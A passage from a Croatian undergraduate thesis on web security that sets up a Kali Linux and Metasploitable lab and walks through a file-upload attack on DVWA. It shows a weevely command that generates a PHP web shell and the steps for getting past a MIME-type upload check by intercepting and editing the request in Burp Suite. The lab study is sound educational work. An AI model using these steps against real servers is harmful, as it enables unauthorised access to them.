Istraživanje sigurnosnih aspekata HTTP-a i Weba

Kušter, Ivan

SVEUČILIŠTE U ZAGREBU

FAKULTET ORGANIZACIJE I INFORMATIKE

V A R A Ž D I N

Ivan Kušter

ISTRAŽIVANJE SIGURNOSNIH ASPEKATA HTTP-a I WEB-a

ZAVRŠNI RAD

Varaždin, 2020.

SVEUČILIŠTE U ZAGREBU

FAKULTET ORGANIZACIJE I INFORMATIKE

V A R A Ž D I N

Ivan Kušter

Matični broj: 44839/16–R

Studij: Informacijski sustavi

ISTRAŽIVANJE SIGURNOSNIH ASPEKATA HTTP-a I WEB-a

ZAVRŠNI RAD

Mentor:

Doc. dr. sc. Nikola Ivković

Varaždin, rujan 2020.

Ivan Kušter

Izjava o izvornosti

Izjavljujem da je moj završni rad izvorni rezultat mojeg rada te da se u izradi istoga nisam koristio drugim izvorima osim onima koji su u njemu navedeni. Za izradu rada su korištene etički prikladne i prihvatljive metode i tehnike rada.

Autor potvrdio prihvaćanjem odredbi u sustavu FOI-radovi

Sažetak

U ovom završnom radu istraženi su poznatiji napadi koji se događaju na webu. Ukratko je opisano postavljeno virtualno okruženje koje je omogućilo provođenje napada. Na početku svakog poglavlja napadi su objašnjeni teorijski, a zatim su ti napadi u praktičnom dijelu ispitani. Ispitivanja su izvršena tako da se s virtualnog računala napadača napada virtualno računalo žrtve. Napadi su zatim detaljnije analizirani pomoću Wiresharka na temelju čega su doneseni zaključci zašto je određeni napad mogao biti izvršen. U istraživanjima pojedinih napada postepeno su na strani žrtve pojačavane sigurnosne postavke te se napadi na prethodan način nisu mogli izvršiti. U slučajevima kada je bio poznat zaobilazan način za izvršavanje napada, ti su načini napada bili prikazani, zajedno s primjerima najbolje prakse kako se od tih napada zaštititi.

Ključne riječi: Kali Linux; Metasploitable; Wireshark; napad; obrana

Sadržaj

1. Uvod

Tema ovog završnog rada je obrađivanje najčešćih napada koji se dešavaju na webu, analiza istih te prikaz najboljih metoda za zaštitu. Ovo je vrlo važna tema današnjice u IT sektoru kojoj se ponekad ne daje dovoljno pažnje. Na zaštitu vlastite web stranice ili web prostora se gleda kao zasigurno visok trošak za uklanjanje štete koja se tek potencijalno može dogoditi, ali kad se dogodi, šteta je najčešće nepopravljiva.


Prilikom pisanja ovog rada su bile dotaknute i razne teme poput NAT-a koji je bio postavljen da bi se mogao snimati promet Wiresharkom. NAT je bilo potrebno podesiti jer su računalo napadača i računalo žrtve podignuti kao virtualni operativni sustavi, a računalo domaćin se ponašao kao usmjernik(eng. *router*) te je preko njega tekao sav promet prema internetu.

Za ovu temu sam se odlučio jer me oduvijek zanimala sigurnost web-stranica, tj. sigurnost općenito. Kad sam bio mlađi isto je više išlo u smjeru gledanja raznih serija i takozvanih „*black hat hackera*“. Uvijek su me impresionirali sposobnošću da probiju u najveće i najbolje zaštićene sustave svijeta, a u istom trenutku su sposobni višestruko prikriti svoj trag da isti ne bi vodio nazad do njih. Danas se moje proučavanje sigurnosti svodi na zaštitu web stranice na kojoj radim da ista ne bi bila izložena raznim napadima iz vanjskog svijeta.

Napadi su teoretski obrađeni pomoću raznih izvora s interneta, dok se kroz praktični dio aktivno konzultiralo s video tečajem na platformi „Udemy“.

2. Postavljanje okruženja

Napadi su se izvršili na način da je na Oracle VM VirtualBox, program koji služi za virtualizaciju operativnih sustava, instaliran Kali Linux i Metasploitable. Računalo na kojem se nalazi Oracle VM VirtualBox je poslužilo kao usmjernik jer je na obje mašine kao mrežni adapter postavljen NAT. Zbog toga je Kali Linux na mreži mogao vidjeti Metasploitable i obrnuto.




Slika 1-Oracle VM VirtualBox s instaliranim operacijskim sustavima i podešenim NAT-om

2.1. Kali Linux

Kali Linux je najsnažnija svjetska „*white hat*“ platforma bazirana na Debianu za takozvani „*penetration testing*“. Koriste ju stručnjaci za sigurnost širom svijeta. Kali Linux, iako napravljen kao operacijski sustav, je zapravo neka vrsta *frameworka* jer sadrži sve alate za ispitivanje sigurnosti kojih ima veoma puno. (Raphaël Hertzog, Jim O'Gorman i Mati Aharoni, 2017.)


U ovom završnom radu su korištene samo neke od aplikacija poput Burp Suitea za setiranje proxya i presretanje paketa, Crunch za kreiranje liste lozinki za izvršavanje *brute force* napada, Hydra za isprobavanje tih lozinki na formi za prijavu itd.



Slika 2-Prikaz aplikacija na Kali Linuxu


2.2. Metasploitable

Metasploitable je napravljen da bude virtualno računalo koje će služiti za testiranje napada, ali u „laboratorijskim“ uvjetima. Pokretanjem Metasploitable-a otvara se konzola. Tom radnjom pokretanja se Metasploitable zapravo postavio na određenu IP adresu koja se može saznati jednostavnom naredbom „ifconfig“.



Slika 3-Konzola Metasploitablea

Ukoliko se IP adresa 10.0.2.5 upiše u web preglednik, na Kali Linuxu se otvara web stranica na kojoj je u obliku jednostavnog HTML-a prikazan popis web aplikacija koje se nalaze na toj IP adresi, za potrebe ovog završnog rada se koristio DVWA (*Damn Vulnerable Web Application*) i Mutillidae.




Slika 4-Jedna od aplikacija na Metasploitableu

Kako su se kroz rad mijenjali napadi, tako su se koristile i različite sekcije za isprobavanje napada unutar web aplikacije. DVWA pruža mogućnost mijenjanja sigurnosnih postavki, iz tog razloga je baš Metasploitable odabran za testiranje napada jer će se veoma jasno moći vidjeti razlike između loših i dobrih praksi zaštite.

2.3. NAT

Network Address Translation (NAT) služi da bi povezao dvije različite mreže zajedno. Računala unutar iste mreže, koja se spajaju na isti usmjernik imaju vlastite privatne IP adrese, koje globalno gledajući, nisu unikatne. Iz tog razloga NAT, prije nego što određene poruke s računala u toj mreži krenu prema internetu, prevodi IP adrese u unikatne IP adrese. NAT se može konfigurirati da sva računala u istoj mreži, gledajući sa strane interneta, naizgled imaju istu IP adresu, to je sigurnosno veoma dobro jer se računala unutar te mreže ne mogu direktno napasti pošto privatne IP adrese nisu poznate vanjskom svijetu. („Cisco“, bez dat.)



Slika 5-Prikaz NAT-a

U ovome radu se NAT koristio iz razloga da virtualna računala mogu komunicirati jedno s drugim jer su prividno u istoj lokalnoj mreži, a računalo na kojima su ista instalirana je poslužilo kao usmjernik i predstavnik prema internetu. To da su računala i istoj mreži potvrđuju i IP adrese. Metasploitable je na 10.0.2.5, dok je Apache poslužitelj koji je moguće pokrenuti na Kali Linuxu postavljen na 10.0.2.6.

3. Vrste napada

U nastavku su teoretski ukratko objašnjeni neki od najčešćih napada današnjice te su isti i isprobani. Postepeno su se, ukoliko je to za određeni napad bilo moguće, povećavale sigurnosne postavke. Nakon svakog napada su se pokušali pokazati primjeri najbolje prakse za zaštitu od istih.

3.1. *File upload vulnerabilities*

File upload vulnerability je osjetljivost web stranice na upload određenih skripti koje napadaču mogu dati pristup osjetljivim podatcima. Posljedice mogu biti različite, od krađe podataka pa sve do uploada većeg broja podataka da bi se sam poslužitelj na kojem je web stranica prenatrpao i ostao bez slobodnog prostora. Najčešće se ova vrsta napada koristi na način da se otkrije u kojem je jeziku pisan *back-end* te se napravi skripta čiji je kod pisan u tom istom jeziku. Zatim se pronađe slaba točka web-stranice i *shell* skripta se uploada te pomoću nje napadač zatim ima pristup ne samo toj web stranici već i ostalima koje se nalaze na istom web mjestu.(„OWASP“, bez dat.)


U nastavku će se na DVWA pokušati prenijeti php *shell* skripta da bi se napadaču omogućio pristup svim podatcima na poslužitelju.

3.1.1. Izvođenje napada *file upload vulnerabilities*

Da bi se napad izvršio, koristio se weevely alat na Kali Linuxu koji je kreirao php skriptu. Potrebno je pokrenuti terminal i utipkati:


```
weevely generate abcdef /root/prviNapad.php
```

Prva riječ je ključna riječ za pozivanje alata s naredbom *generate* da bi se stvorila željena skripta, treća riječ označava pristupnu šifru toj skripti, dok četvrta označava mjesto na koje će se skripta spremiti. Ispod je prikazana slika na kojoj je vidljiva naredba zajedno s dokazom da je skripta zaista i stvorena na željenom mjestu.



Slika 6-Stvaranje weevely php skripte

Na web stranici DVWA postoji mogućnost mijenjanja razine sigurnosti, na početku je ta razina bila postavljena na minimalnu odnosno „*low*“ te se postupno povećavala. Na toj najnižoj razini sigurnosne postavke su veoma loše i nema nikakvih provjera skripte ni na strani klijenta ni poslužitelja te se ta skripta vrlo lako prenese preko forme za upload na samo stranicu. Na slici ispod je pomoću Wiresharka jasno vidljivo da je skripta uspješno prenesena.



Slika 7-Wireshark prikazuje uspješno prenesenu php skriptu na najnižim postavkama


HTML na web stranici generira zahtjev na strani klijenta pomoću POST metode prema poslužitelju, poslužitelj zatim obrađuje taj zahtjev i šalje odgovor nazad do klijenta, u ovom slučaju je jasno vidljivo da on odgovara s porukom „200 OK“ te se u podatkovnom sloju prikazuje poruka da je sve prošlo uspješno.

U slučaju kad su se sigurnosne postavke podigle na srednju razinu više nije bilo moguće na isti način prenijeti php skriptu na poslužitelj jer postoji provjera tipa prenesene datoteke na strani poslužitelja. Da bi i u ovom slučaju napad bio uspješno izvršen koristio se proxy poslužitelj na kojem se paket koji se šalje na poslužitelj zamijenio drugim, napadaču podobnim paketom. Na taj način su se zaobišle sigurnosne provjere na strani poslužitelja vidljive u nastavku.

```
<?php
    if (isset($_POST['Upload'])) {

            $target_path = DVWA_WEB_PAGE_TO_ROOT."hackable/uploads/";
            $target_path = $target_path . basename($_FILES['uploaded']['nam
e']);
            $uploaded_name = $_FILES['uploaded']['name'];
            $uploaded_type = $_FILES['uploaded']['type'];
            $uploaded_size = $_FILES['uploaded']['size'];

            if (($uploaded_type == "image/jpeg") && ($uploaded_size < 10000
0)){


                if(!move_uploaded_file($_FILES['uploaded']['tmp_name'], $ta
rget_path)) {

                    echo '<pre>';
                    echo 'Your image was not uploaded.';
                    echo '</pre>';

                  } else {

                    echo '<pre>';
                    echo $target_path . ' succesfully uploaded!';
                    echo '</pre>';

                    }
            }
            else{
                echo '<pre>Your image was not uploaded.</pre>';
            }
        }
?>
```


U dijelu koda obojanom žutom bojom se jasno vidi da se naprave tri varijable od datoteke koja se želi prenijeti te se provjerava tip i veličina datoteke, u ovom slučaju je potrebno obratiti pažnju na tip datoteke jer mora biti „image/jpeg“.

Za postavljanje proxy poslužitelja se koristio Burp Suite koji ima još puno drugih mogućnosti. U postavkama istog je vidljivo da se proxy poslužitelj postavio na IP adresi 127.0.0.1 što zapravo odgovara adresi *localhosta*. Zbog već više puta spomenutog NAT-a, Metasploitable je znao za ovu adresu i paket se mogao presresti na istoj jer se žrtva i napadač prividno nalaze u istoj lokalnoj mreži. Za potrebe ove demonstracije je na pregledniku Kali Linuxa postavljen proxy poslužitelj na prethodno spomenutoj IP adresi na portu 8080. Također, bilo je potrebno skriptu „prviNapad.php“ preimenovati u „prviNapad.jpeg“ da bi se zaobišla provjera tipa datoteke na strani poslužitelja. Nakon pokušaja da se prenese „prviNapad.jpeg“ na poslužitelj, paket se presreo unutar Burp Suitea u sljedećem obliku.



Slika 8-Prikaz uhvaćenog paketa na proxy poslužitelju

Unutar „*Content-Disposition*“ je bilo potrebno zamijeniti ekstenziju „jpeg“ s ekstenzijom „php“ i pritisnuti *Forward* da bi se paket proslijedio dalje do poslužitelja. Wireshark je potvrdio sve prethodno navedeno, što se i jasno uočava u nastavku.



